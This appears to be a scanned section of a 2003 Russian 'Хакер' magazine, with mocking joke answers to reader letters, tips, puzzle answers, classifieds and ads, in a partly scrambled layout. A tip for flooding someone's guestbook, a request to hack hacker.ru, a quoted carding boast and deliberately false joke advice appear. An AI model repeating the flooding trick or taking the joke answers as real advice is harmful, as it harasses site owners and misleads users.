Докладаваю: про кусок диска я уже знаю. Его, на самом деле, Владимир Ильич Ленин съел. Он у нас тут неподалеку от редакции лежит, на Красной площади. Каждую ночь подрывается, залезает к нам на склад и откусывает у кого-нибудь кусок диска или еще чего. А наутро – назад, отдыхать. Его и сторож наш, Михал Иванович Михельсон знает. Бывало, придешь к Михал Ивановичу и спросишь: Ленин сегодня приходил? А Михал Иванович и отвечает: конечно! И хитро так ус закручивает.

Тем не менее, мы тебе поможем. Ты вот спрашиваешь, куда обратиться. Отвечаю. Пиши по адресу: Москва, Мавзолей, Владимиру Ленину. А в письме вежливо напиши: Владимир Ильич! Мне Михал Иванович про вас все рассказал! Верните кусок диска, пожалуйста...

**Письмо:**
От: Cyber-Man@yandex.ru

Дарова, Cool-Хацкеры! В очень далеком (не помню точно, в каком) номере вы писали, как вырубить комп с помощью одной кнопки (не Power!). Поясно: создать>ярлык>командная строка:runDll.exe user.exe,exitwindows>Свойства>F12.Но, к сожалению, эта фишка работает только в 98'ом Мазаде (в XP Маздай не может найти файл rundll.exe). Дык вот: наверняка в XP есть похожий файл. Подскажите, как он называется. А если такого файла нет, то подскажите, как по-другому вырубить комп с помощью одной кнопки в XP. С уважением и надеждой - MatrIX.

Ответ X:

Привет, Сайберман! Есть, есть такая волшебная кнопка! Она так опасна, что ее даже на рабочий стол не выносят. «Пувер» называется. Чтобы случайно не ткнуть в такую, ее утааскивают на системный блок и даже иногда закрывают крышкой. Отрубается все. Правда, вот, коллеги мне подсказывают, что «Пувер» - это то же, что «Power», и мой способ не годится. Яволь, минхерц! Даю лучший, при этом кнопку «Пувер» трогать не надо. Короче! Выходишь на лестничную клетку, находишь серую такую (или зеленую) дверцу на стене – за ней два индикатора с колесиками, которые постоянно крутятся. Открываешь дверцу – там находишь переключатели, тумблеры такие. Вырубает – для верности лучше все сразу. Обычно помогает: на компе «Пувер», вроде как, нажат, а сам комп точно не работает. Побочные эффекты: может вырубиться свет во всей квартире и даже в подъезде. Большой плюс: таким образом можно удаленно администрировать большое количество компьютеров – например, в компьютерном клубе, даже если они работают под XP. Без всяких файлов. Желая хорошо взламывать чужие компьютеры. Твой Холод.

**Письмо:**
От: sosulb [sosulb@yandex.ru]

Администрирую локальную сеть, которая довольно часто простаивает без юзеров (при включенных компах). Имею вопрос: существует ли какой-нибудь софт, чтобы заставить все компьютеры выполнять один и тот же процесс на главном компьютере (для ускорения выполнения этого процесса); для объединения их в один "многопроцессорный" комп?

Ответ X:

Привет, СосалБ! Классный у тебя ник ;) . Ладно, я сразу по делу. Есть такой софт, каждый месяц выходит какой-нибудь новый. Называется Quake. Ставишь сервер на центральном компе, и все – дальше подрубаешься с остальных машин, и вся сеть подчинена одной задаче – мочить. Правда, есть тут одна проблемка: при таком раскладе тебе вряд ли удастся позволить сети и дальше... гм... простаивать. Особенно если кинешь ключ, что играть можно на халаву. Тогда мы и сами приедем. Кстати, мы даже наркотики не употребляем. А к тебе с женщинами можно? А с водкой? Все, ждем ответа, твои красивые и умные друзья.

**Письмо:**
От: x-man2k@mail.ru

Hi, хацкеры!

Помогите мне с одной маленькой траблой, п्लीиииз! Я тут увлекся перегоном фильмов из DVD в DivX (друзья дают посмотреть). Для этих целей слил с инета гару рипперов (EasyDivX и Super DVD Ripper) - обе проги выдают AVIшки с черными полосами (как сверху и снизу, так и несколько пикселей по бокам). Как обрезать эту черную гадость? Может, посоветуете какую прогу, пусть даже консольную (работаю под Мазадем)? П्लीиииз, ответьте мне на мыло. Заранее благодарю!

Ответ X:


Хола, Хуман! Короче: есть простой способ. Записываешь авишки на компакт-диск, кладешь его перед собой, и примерно прикидываешь, сколько занимают полосы сверху и снизу. Берешь ножницы (только большие, тут маникюрные не подходят). И – режешь сверху и снизу по хорде, по возможности ровненько. То есть, ты как бы вырезаешь эти полосы, прям с диска. Потом вставляешь диск в привод и просматриваешь! Да, вот еще, что важно. Ты перед записью на диск авишки разожди. А то они когда пожаты – большой шанс неровно обрезать, сейчас кодеки всякие ламобыты пишут, сам понимаешь. Ни фига в программировании не шарят – а уже кодеки писать. В общем, запомни: самое главное – резать ровно. И все получится. Удачи тебе в этом нелегком деле – отрезании черных полос из авишек. Твоя редакция.

TIPS & TRICKS

В HTML есть цвета алкогольных напитков! Теперь при создании сайта используй слова "#beer", "#vodka", "#tequila". И это еще не все! Ты можешь также попробовать поставить "#windows", "#Andrew", "#blood"!

Tangle
tangle@front.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.



От: gumuoq@tele.net

Упростите Себе жизнь
ЧАСТНОЕ ОХРАННОЕ ПРЕДПРИЯТИЕ
Мы решим Ваши проблемы
«БАСТИОНЬ-2»

Уважаемые господа!
Закончилась пора отпусков, все мы вышли на работу, столкнулись с рядом нерешенных проблем, задач. Вам надоело думать о сохранности вашего имущества, товара. Вы устали от постоянных проблем, связанных с безопасностью Вашего предприятия. Наша компания предлагает Вам полный спектр услуг в области обеспечения безопасности:

- экспертная оценка угроз объекту;
 - вооруженное сопровождение грузов:
 - любой пункт Российской Федерации;
 - передача груза "из рук в руки";
 - оптимальные схемы маршрутов;
 - консультации по проектированию, монтажу и обслуживанию технических средств охраны.
- P.S.** Накопленный опыт позволяет гарантировать качество, удобство и оперативность при работе с нашей компанией.

Мы будем рады видеть Вас среди наших клиентов.

Ответ X:
Привет тебе, gumuoq! Нам твое предложение понравилось, и мы решили организовать свое собственное охранное предприятие. «Ядовитый плющит-2» называется. В нем один сотрудник – это Ядовитый. Охраняет – всех! Шипит, рычит, особенно в день сдачи номера. Грозится обеспечить всех женскими половыми органами с опережением. Может и укусить. Я думаю, он в состоянии обеспечить безопасность почти чего угодно. Спи спокойно, Родина! «Ядовитый плющит-2» охраняет тебя ежедневно и еженощно! А в свободное от охраны время делает журнал Хакер. Так что идите в жопу со своим спамом, у нас своих специалистов навалом! Ура!



TIPS & TRICKS

Если тебя достал какой-нибудь ламер (мир тебе Glebzzz!), который хостится на портале типа Народа, можешь завалить ему гостевуху очень простым способом: при отправлении сообщения до посещения жми по пимле Отправить с офигенной скоростью. Это можно проделывать не только на Народ.Ру ;).

Geli0S
maxuss12@mail.ru
czone.fatal.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.hacker.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

e-shop



ИГРЫ ПО КАТАЛОГАМ С ДОСТАВКОЙ НА ДОМ

www.e-shop.ru

www.gamepost.ru

XBOX™



PAL \$259.99
NTSC \$289.99

Технические параметры:

Процессор: Intel Pentium-3 733 Mhz
Графический процессор: nVidia XGPU 233 Mhz
Производительность: 125 Млн пол./сек
Память: 64 Мб 200 Mhz DDR
Звук: nVidia MCPX 200 Mhz, 256 каналов, Dolby Digital 5.1
Прочее: 2-5x DVD-drive, жесткий диск 8 Gb, 4xUSB-порта, сетевая плата 100 MBps
Воспроизведение DVD-фильмов

\$79.99*/79.99



Enter the Matrix

\$75.99*/85.99



Tao Feng:
Fist of the Lotus

\$79.99*/59.99



Halo/Halo: Combat Evolved

\$83.99*/83.99



Brute Force

\$83.99*/83.99



Pirates of the Caribbean

\$29.99*



The Ultimate Halo
Companion
DVD Set

\$83.99*/85.99



Star Wars:
Knights of the
Old Republic

\$83.99*/85.99



Soul Calibur II

* - цена на американскую версию игры (NTSC)

Заказы по интернету – круглосуточно!
Заказы по телефону можно сделать

e-mail: sales@e-shop.ru
с 10.00 до 21.00 пн – пт
с 10.00 до 19.00 сб – вс
стоимость доставки
снижена на 10%!

СУПЕРПРЕДЛОЖЕНИЕ
ДЛЯ ИНОГОРОДНИХ ПОКУПАТЕЛЕЙ

WWW.E-SHOP.RU

(095) 928-6089 (095) 928-0360 (095) 928-3574

e-shop
http://www.e-shop.ru

ЖУРНАЛ
ХАКЕР



ДА! Я ХОЧУ ПОЛУЧАТЬ БЕСПЛАТНЫЙ КАТАЛОГ X-BOX

ИНДЕКС ГОРОД

УЛИЦА ДОМ КОРПУС КВАРТИРА

ФИО

ОТПРАВЬТЕ КУПОН ПО АДРЕСУ: 101000, МОСКВА, ГЛАВПОЧТАМТ, А/Я 652, E-SHOP

X-PUZZLE

Иван Скляр (Sklyarov@real.xakep.ru)

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю X. Приз за нами не заржавеет. ;) Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и **ВЕРНОЕ** объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

Ответы к первому этапу "Xword"

- Smurf
- Kernighan
- Usenet
- XSS
- apropos
- Ramen
- tracert
- Hobbit
- undef
- Condor

and this is my manifesto". Зашифровано оно было следующим образом: первый символ сдвигается в кодировке ASCII на -1 позицию, второй символ на +2 позиции, третий на -3 позиции, все это повторяется в цикле до конца строки.

Ответ к третьему этапу "Промежуточное звено"

Т.к. автором строк из предыдущего этапа является "The Mentor" (Phrack 07-03), то, применив обычный XOR с ключом "mentor", получим сообщение:

"Взять слово, полученное на

первом этапе, в качестве ключа и через оператор "побитовое OR" зашифровать найденную фразу из второго этапа, затем сложить коды всех полученных символов - это и будет конечный ответ".

Единственная сложность заключалась в кодировках: шифр показан в ASCII cp866, а кодирование происходило в ANSI 1251.

Т.к. расшифрованное сообщение является заданием на четвертый этап, то, проведя указанные простейшие операции, получим конечный ответ 4432.

Ответ ко второму этапу "Зашифрованная фраза"

Зашифрованное выражение было следующим: "I am a hacker,

ВТОРОЙ ПАЗЛ "ХУДОЖЕСТВА НА HTML #2"

Если тебе уже довелось рисовать псевдоамериканский флаг (см. X-Puzzle в #51), то сейчас будет значительно проще. Задача аналогич-

ная: нарисовать на "чистом" HTML флаги Японии, Турции и Израиля. При этом нельзя включать графику (gif, jpg, png и пр.), а

также подключать какие бы то ни было скрипты и апплеты. Размеры и положения флагов на странице значения не имеют.



ПЕРВЫЙ ПАЗЛ ОПТИМИЗАЦИЯ "ПО САМОЕ НЕ БАЛУЙСЯ"


Ниже ты видишь кусок кода на языке Си. Твоя задача сделать его как можно меньше, но чтобы при этом он не потерял своей функциональности.

Учитываться будет не количество строк, а количество символов ;).

```
if (!(A<=0) && !(B>=0))
    n = A-((A>>6)<<6);
```

```
else if (!A && B!=0)
    n = (5*A*B)%4;
```

```
else
    n = A & 0x3F;
```



Стильная футболка HACK OFF и годовая подписка на журнал Хакер

Второй приз, получает libra (libra_dkn@yahoo.co.uk). И чтобы ему (ей?) не было обидно, мы также решили дать дополнительный эксклюзивный приз: СПЕЦПУТЕВКУ В КРУГОСВЕТНОЕ ПУТЕШЕСТВИЕ С ПОДРУЖКОЙ. Путевку и подружку предоставляет знаменитый московский гей-клуб «Веселые яйца».



Мега-папская куртка FBI, футболка HACK OFF и годовая подписка на журнал Хакер

И с волнением ожидаемая многими процедура награждения победителей! Правильных ответов на удивление было очень много, но ничего не поделаешь, нужно выбирать единичных счастливиц. Не хочу быть подонком («Все подонки!») (с) Владимир Жириновский, но призы получают те, кто прислал свои ответы первыми (другого выхода я не вижу). Остальные тоже не будут забыты и получат от меня поблажки при решении последующих выпусков X-Puzzle ;). Итак, первый приз, уносит ifs (ifs@inbox.ru)! Если мне не изменяет память, в прошлом выпуске он также находился на первой

строке почта, поэтому мы решили ему дополнительно подарить BMW 530i. Да да, глаза тебя не обманывают – вот такой вот эксклюзивный подарок специально от журнала Хакер! Единственное, автомобиль сейчас не на ходу, т. к. мы его «тестировали», из-за чего «полетела» подвеска на все четыре колеса и вылетели два цилиндра, пробив насквозь капот. Кроме того, на «бэу» упал строительный кран, слегка поцарапав крышу. И вообще, честно говоря, мы ее давно сдали в металлолом, т. к. нам не хватало на бутылку чая.

ТРЕТИЙ ПАЗЛ "ДВУЯЗЫЧНАЯ ПРОГРАММА"

Эта задача для гуру Перла и Си ;).
Ниже показаны две программы на языках Си и Perl, которые делают одно и то же, а именно: суммируют

любое количество чисел, введенных в командной строке, и выдают результат. Твоя задача написать двуязычную программу (C&Perl), которая делала бы то же са-

мое. Т.е. программа должна без всяких изменений (менять можно только расширение исходного файла .pl или .c) работать как в Си, так и в Perl.

Код на Си:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    int sum=0;
    int i;

    for (i=1; i<argc; i++)
        sum+=atoi(argv[i]);

    printf("%d\n", sum);

    return 0;
}
```

Пример использования:

```
#gcc summer.c -o summer
#summer 24 3 0 1 -5 643
666
```

Код на Perl:

```
#!/usr/bin/perl

$sum=0;

foreach (@ARGV) {
    $sum+=$_;
}

print "$sum\n";
```

Пример использования:

```
#perl summer.pl 24 3 0 1 -5 643
666
```

ЛАМАРАЗМЫ

Иногда наши авторы выдают такие шедевры, что Жванецкий должен повеситься на своих подтяжках

Но тут в один прекрасный день какому-то создателю пришла гениальная мысль о том, а почему бы не разделить игровую программу на две части: движок и игровой уровень.

Таким образом, разработчики достигли необычайной гибкости в изменении и усовершенствовании своих игр.

Я верю в то, что ты проникся во всю сложность и проблематичность ситуации.

Так что займись своей защитой!

Сделав вывод, что если он добавит команду, позволяющую подключиться на 63542 порт, админ это не заметит.

...но является познавательным обзорным текстом с минимумом теории и максимумом практики...

Он не подвержен к вышеописанным атакам.

Именно эти атаки дают наибольший результат при их грамотном подходе.

Также они написали несколько эксплоитов, основной принцип которых сводится либо к посланию на определенный порт много букв "а", либо те же самые буквы, но отправляются они через GET или POST запрос.

WinXP очень полюбилась ламерами и юзерами средней продвинутости.

Актуальность базы относится к сентябрю-октябрю месяца прошлого года.

Я накардил себе ноутбук, сейчас он повис у дропа. Парень непроверенный, так что о предоплате разговора нет и речи.

Во-вторых, помни, что в качестве параметров для доступа необходимо использоваться именно интернет-GPRS, а не Wap-GPRS.

3 приз



Элитный коврик Хакер WELCOME и годовая подписка на журнал Хакер

Третий приз забирает LastNight (lastnight@mtu-net.ru). И под воздействием его же ника мы решили устроить ему экстремальное приключение: НОЧЬ В КВАРТИРЕ ДАНИ ШЕПОВАЛОВА, непос-

редственно с самим великим! Парашют, сноуборд, дайвинг и прочий экстрим отдыхают. Даня уже мочет фаллоимитаторы, плетет сети и точит разделочные ножи.

ЧЕТВЕРТЫЙ ПАЗЛ "ХАКЕРСКИЙ РЕБУС"



Правильные ответы, как обычно, смотри в следующем выпуске X-Puzzle. Удачи!

WARNING!!!



Объявления рекламного характера не публикуются!

1. Мы не будем рекламировать твою страничку, сервер и прочее.
2. Все письма с матом и прочей шнягой удаляются сразу.
3. Мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :).

OK

Exit



M-K

A-M



Есть у меня один знакомый, так он все прочитанные им журналы X, выбрасывает.

Мне удалось помешать ему и спасти несколько старых экземпляров.

Если вдруг кто-то поступает так же глупо, мыльте мне, я возьму их в добрые руки :D

porkman@yandex.ru

Отдам в добрые руки пингвина в красной шапке безвозмездно, т.е. даром. Пингвин не породистый (3 болванки). Заинтересовавшиеся пишите на baltik_beer@freemail.ru

Отдам в хорошие руки пушистый, беленький, породистый сайт - <http://encrypt.void.ru>. У самого времени нет ухаживать за ним, поэтому если ты соображаешь в шифровании и/или программировании на C++ и готов регулярно постить новые статьи по этим темам, обновлять сайт - то я с радостью отдам тебе права админа.

mailto:dmitri@pisem.net



Люди, может у кого найдется старый ISA-шный VGA/SVGA видеоадаптер (1-4 mb)? Плачу бутылками пива (по количеству мегов)!

dr.banan@inbox.ru

Внимание людей которые держали в руках 12.02.(48) хакер с диском, куплю диск или его cd-r копию за разумные деньги.

Срочно. Мыльте сюда aciz@rambler.ru или

ICQ:254144787

E-X



Меняю 4 гигабайта софта на любую железяку (т.е. мать, винт, проц, видео) можно от Пней первой марки. Заинтересованным мыльте на weastmaxx@narod.ru

Очень хочу купить старые номера журнала хакер(по разумной цене) Чем старше тем лучше(с1999г)предложения мыльте на chubzik@rambler.ru

Ищу(просто розыскиваю!) хакерш(кодерш, фрикерш, кардерш), для создания уникального в своем роде проекта: женской хак-группы. Уровень знаний-минимум! продвинутый пользователь. Место проживания и возраст значения не имеют. Приветствуются девушки с креативным мышлением и вообще склонных и любящих компы :)) Connect:

t.j.e_mail@rambler.ru

ICQ:331530 ; Снежана



Организуется бесплатный компьютерный клуб. Цель - вытащить ребят района из подворотен. Помещение и два компьютера уже есть. Огромная просьба помочь кто чем может - любое старое железо, диски, зипы...

Заранее благодарен - Игорь

kromikus@softhome.net

Создается проект "Старая Тачка" - сайт о софте под старые машины (366 и т.д.). Нужны авторы, статьи, и любая инфа по этой теме.

Сообщения сбрасывайте на dartvest@pisem.net.

Большому проекту по отучению игр от дисков требуется хостинг. Бесплатный не предлагать, все равно удалят. Проект: <http://cd-check.tk>

Будем рады на любую помощь. А также кто хочет принять участие пишите.

524365, 2:5054/29.33



Если из читателей журнала сть люди неравно дышащие к особенностям интерфейса макинтошей, и готовых безвозмездно помочь в разработке русскоязычного сайта на сайте на тему изменения интерфейса winXP на aqua, то скорее мыльте на win-aqua@mail.ru

Многоуважаемые читатели журнала!

Обращаюсь к вам с зовом о помощи (а.к.а SOS)! Если у кого из вас случайно завалялись лишние выпуски X и X-спец, поищите среди них эти: все за 1999 год, все за 2000 год, 5 и 6 за 2001 год, 2 и 6 за 2003 год - X; 1-12, 14-15, 27, 30, 32, 33 - X-спец. Готов приобрести их за любые деньги (ибо они того стоят:!) Пишите на petro@zlobster.fatal.ru

Ю-Я

A-B



Кто сможет взломать www.hacker.ru, то пусть обязательно намылит мне! sxacker@yandex.ru

Приму в дар cd-r любых альбомов Dj vadim. Возможен обмен музыкой (в коллекции у меня около 30 гигов отборной электроники).

st_pest@mail.ru

Внимание всем ЮНИКСОИДАМ! Создается проект "AlterNative". Все, кто знает, использует, пишет софт для ников, являющийся аналогом софта под Вин - ОТКЛИКНИТЕСЬ! Сайт уже готов, нужны только авторы статей. В качестве вознаграждения - кнопка или/и баннер-небоскрёб на сайте. Все вопросы на e-mail: <geli0s@mail.ru>



Digitally yours

FLATRON®
freedom of mind



И все-таки он вертится!



Dina Victoria
(095) 252-2030, 252-2070

FLATRON™ F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс



г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; г.Архангельск: Северная Корона (8182) 653-525; г.Волгоград: Техком (8442) 975-937; г.Воронеж: Сани (0732) 733-222, 742-148; г.Иркутск: Комтек (3952) 258-338; г.Липецк: Регард-тур (0742) 485-285; г.Тюмень: ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Функция *MagicBright* – одно прикосновение

Нажатием одной кнопки *MagicBright*

устанавливается оптимальное значение яркости

150 кд/м² – текст • 200 кд/м² – интернет • 330 кд/м² – игры, фото, DVD.

Мониторы Samsung SyncMaster 763 MB, 765 MB, 757 MB, 955 MB, 957 MB.



Информация о магазинах и компаниях, в которых можно приобрести мониторы, находится на сайте www.samsung.ru в разделе "Где купить".

Товар сертифицирован. Информационный центр: 8-800-200-0-400.



3E+EF VER 09.03 (57)